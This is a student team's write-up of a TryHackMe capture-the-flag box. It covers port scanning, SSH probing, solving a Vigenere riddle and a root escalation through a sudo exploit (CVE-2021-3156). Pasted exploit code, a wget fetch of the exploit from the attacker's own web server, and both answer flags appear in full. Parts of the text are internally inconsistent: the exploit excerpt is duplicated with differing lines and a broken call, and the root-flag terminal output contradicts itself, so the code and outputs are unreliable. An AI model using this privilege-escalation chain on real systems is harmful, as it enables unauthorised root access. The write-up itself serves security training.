

PenTest 1

TL6L

CIPHER

Members:

ID	Name	Role
1211103064	Muhamad Aiman bin Mohd Ehwal	Leader
1211103373	Muhammad Alif bin Khabali	Member
1211103085	Muhammad Farid bin Jayatan	Member
1211103451	Arif Muhriz bin Syamsul Fozy	Member

Members Involved: Aiman, Alif, Farid and Arif

Tools used: Nmap/Python3

Thought Process and Methodology and Attempts:

Firstly, Alif used the command **nmap -Pn -open -T5 {ip target}** to get the lists of all open ports on that target. After that, Alif decided to check whether the port is accessible or not. To do this checking step, Alif had to check all the ports listed in there. Alif starts with port 10000 by using the command **ssh -p {port number} test@{ip target}**.

```
(kali@kali)-[~]
$ ssh -p 10000 test@10.10.22.188
The authenticity of host '10.10.22.188:10000 ([10.10.22.188]:10000)' can't be established.
RSA key fingerprint is SHA256:IMwNI8HsNkoZQ700Ifs1Qt8cf0Zdq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.22.188:10000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.22.188 closed.

(kali@kali)-[~]
$ ssh -p 11000 test@10.10.22.188
The authenticity of host '10.10.22.188:11000 ([10.10.22.188]:11000)' can't be established.
RSA key fingerprint is SHA256:IMwNI8HsNkoZQ700Ifs1Qt8cf0Zdq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.22.188:11000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.22.188 closed.

(kali@kali)-[~]
$ ssh -p 12000 test@10.10.22.188
The authenticity of host '10.10.22.188:12000 ([10.10.22.188]:12000)' can't be established.
RSA key fingerprint is SHA256:IMwNI8HsNkoZQ700Ifs1Qt8cf0Zdq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
~/.ssh/known_hosts:4: [hashed name]
~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.22.188:12000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.22.188 closed.
```

After doing that for a while, Alif finally found a port that contained jabberwock password (the password is different for everyone) and a riddle in it. Alif has to decrypt the riddle to find the secret.

```
(kali@kali)-[~]
$ ssh -p 11887 test@10.10.22.188
The authenticity of host '10.10.22.188:11887 ([10.10.22.188]:11887)' can't be established.
RSA key fingerprint is SHA256:IMwNI8HsNkoZQ700Ifs1Qt8cf0Zdq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
~/.ssh/known_hosts:4: [hashed name]
~/.ssh/known_hosts:5: [hashed name]
~/.ssh/known_hosts:6: [hashed name]
~/.ssh/known_hosts:7: [hashed name]
~/.ssh/known_hosts:8: [hashed name]
~/.ssh/known_hosts:9: [hashed name]
(9 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.22.188:11887' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mglmmz, cvs alv lsmtsn aowil
Fds ncih hrd rxtbml bp bwl aoul,
Elw bpmtc pzgt alv uvvordcet,
Egf bwl qffl vawez ovxztliql.

'Fvghve ewl Jbfugzlvb, ff woy!
Ioe kepu bwhx sbal, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!

O! tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdz ale xpuxpqx hwt oi jhbkhe--
Hv rfmgjl al fp moi Tfbaun xkgm,
Puh jnyvd lloini bp bewyxaa.

Eno pz io yvqhgo xyhbkh wl sushf,
Bwl Nruilindjk, xmej mnlw fy mpatx,
Jani pjqumpzgn xhcdgqi xag bjyskr dsou,
Pud cykdtk ej ba gaxt!

Vnf, xpg! Wcl, xnh! Hrd ewyovka cvs alihbkx
Ewl vpvict qseux dine huidox--achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebpsxug cevme.

'Ick lrla xhzj zlbmg vpt Qesulwazrr?
Cpax vm bf eifz, qy mthjwa dnm!
V jitiinrnf kaz! Guntolvi Ttspaj!
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljkaa bdcij
Wph gjjl aoh zkousi zg ale hplie,
Bpe oqbic nxyi tst losszqdtz,
Eew ale xde semja dbxxkhfe.
```



Alif used a tool called Vigenere Solver <https://www.guballa.de/vigenere-solver> to decrypt the riddle and get the secret, which is **bewareTheJabberwock**. Later on, Farid tried doing the latter part which

is trying to get the user.txt flag and farid successfully got it. The first thing that farid does is logging into the user jabberwock, Farid used the command `ssh jabberwock@{ip target}` and used the password that he got earlier from the ports that he found earlier that contained jabberwock password and a riddle. After logging into the jabberwock user, Farid typed in the command `whoami` to check if he is logged into it as jabberwock or not. After that, Farid typed in the command `ls -al` to see all the files in there. After that, Farid used the command `cat user.txt` to get the flag but it is in reverse so Farid used the command `cat user.txt | rev` to reverse it back to normal.

```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```

```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
```


After doing some research on nss (Network Security Service) and cve (Common Vulnerabilities and Exposures), we found a python exploit that can help us get the root flag. Aiman tried it and it worked. Firstly, Aiman do nano exploit_nss.py (you can use any name you want for the file) and then copy the code from the github https://github.com/worawit/CVE-2021-3156/blob/bcf829627eea364a3abc41a6537fbf543e974ff8/exploit_nss.py ,paste it into the file and then saved it.



```
20 SUDO_PATH = b"/usr/bin/sudo"
21
22 libc = cdll.LoadLibrary("libc.so.6")
23
24 # don't use LC_ALL (0). It override other LC_
25 LC_CATS = [
26     b"LC_CTYPE", b"LC_NUMERIC", b"LC_TIME", b"LC_COLLATE", b"LC_MONETARY",
27     b"LC_MESSAGES", b"LC_ALL", b"LC_PAPER", b"LC_NAME", b"LC_ADDRESS",
28     b"LC_TELEPHONE", b"LC_MEASUREMENT", b"LC_IDENTIFICATION"
29 ]
30
31 def check_is_valn():
32     # below commands has no log because it is invalid argument for both patched and unpatched version
33     # patched version, error because of "-s" argument
34     # unpatched version, error because of "-A" argument but no SUDO_ASPASS environment
35     r, w = os.pipe()
36     pid = os.fork()
37     if not pid:
38         # child
39         os.dup2(w, 2)
40         execve(SUDO_PATH, [ b"sudoedit", b"-s", b"-A", b"/aa", None ], [ None ])
41         exit(0)
42     # parent
43     os.close(w)
44     os.waitpid(pid, 0)
45     r = os.fopen(r, "r")
46     err = r.read()
47     r.close()
48
49     if "sudoedit: no aspass program specified, try setting SUDO_ASPASS" in err:
50         return True
51     assert err.startswith("usage: ") or "invalid mode flags " in err, err
52     return False
53
54 def create_libc(name):
```


```
1 # exploit for CVE-2021-3156 with overwite struct service_user by sleepa
2
3 # This exploit requires:
4 # 1. Run with root
5 # 2. Sudo service is not running
6 # 3. Sudo is not running
7
8 # Run with root
9 # Run with root
10 # Run with root
11
12 import os
13 import subprocess
14 import sys
15 from ctypes import cdll, c_char_p, POINTER, c_int, c_void_p
16
17 SUDO_PATH = b"/usr/bin/sudo"
18
19 libc = cdll.LoadLibrary("libc.so.6")
20
21 # don't use LC_ALL (0). It override other LC_
22 LC_CATS = [
23     b"LC_CTYPE", b"LC_NUMERIC", b"LC_TIME", b"LC_COLLATE", b"LC_MONETARY",
24     b"LC_MESSAGES", b"LC_ALL", b"LC_PAPER", b"LC_NAME", b"LC_ADDRESS",
25     b"LC_TELEPHONE", b"LC_MEASUREMENT", b"LC_IDENTIFICATION"
26 ]
27
28 def check_is_valn():
29     # below commands has no log because it is invalid argument for both patched and unpatched version
30     # patched version, error because of "-s" argument
31     # unpatched version, error because of "-A" argument but no SUDO_ASPASS environment
32     r, w = os.pipe()
33     pid = os.fork()
34     if not pid:
35         # child
36         os.dup2(w, 2)
37         execve(SUDO_PATH, [ b"sudoedit", b"-s", b"-A", b"/aa", None ], [ None ])
38         exit(0)
39     # parent
40     os.close(w)
41     os.waitpid(pid, 0)
42     r = os.fopen(r, "r")
43     err = r.read()
44     r.close()
```

After that, Aiman opened a new terminal tab and then used the command `python3 -m http.server 8080`.



After doing that, Aiman went back to the terminal that had already logged in as a jabberwock user and then used the command `wget MACHINE_IP:8080/filename.py` but it failed to connect. After a few more failed attempts, Aiman decided to try using his own vpn ip address and not the MACHINE_IP. Surprisingly it works and Aiman is able to connect to it. After that, Aiman does command `ls` to check if `exploit_nss.py` (exploit) is there or not and it is there. After confirming that the file is there, Aiman used command `python3 filename.py` to log into the root user. After that, Aiman does command `ls` again to check what is inside the directory and then Aiman does command

cd /root and do ls again to check it again. Lastly, Aiman typed in command cat root.txt and get the root flag but the flag is in reverse so Aiman used command cat root.txt | rev to reverse it back to normal and get the original root flag.



```
jabbawock@looking-glass:~$ ls
poem.txt  twasDrillig.sh  user.txt
jabbawock@looking-glass:~$ cat root.txt
thm{65d3710e9d75d5f346d2bac669119a23}
jabbawock@looking-glass:~$ cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Final Result: (if you did not manage to solve, just mention you moved on to other questions)

Upon verification of the both flags, We placed both the flags into the TryHackMe site and got the confirmation.

Answer the questions below

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

Correct Answer

Hint





+ 100 Get the root flag.

thm{bc2337b6f97d057b01da718ced6ead3f}

Correct Answer

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
12111 03064	Aiman	Did write up, gather some information ,did both flags and successfully got both user and root flags. Logged in into the root user to get the last flag.	
12111 03373	Alif	Uploaded the video to youtube and did the user flag part and successfully got both the flags.	
12111 03085	Farid	Logged in into one of the previllage users and successfully located and acquired the user flag.	
12111 03451	Arif	Gather Information, tried to do it and successfully got the user flag but can't get the root flag.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELoadERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/oi7QOu_1-wc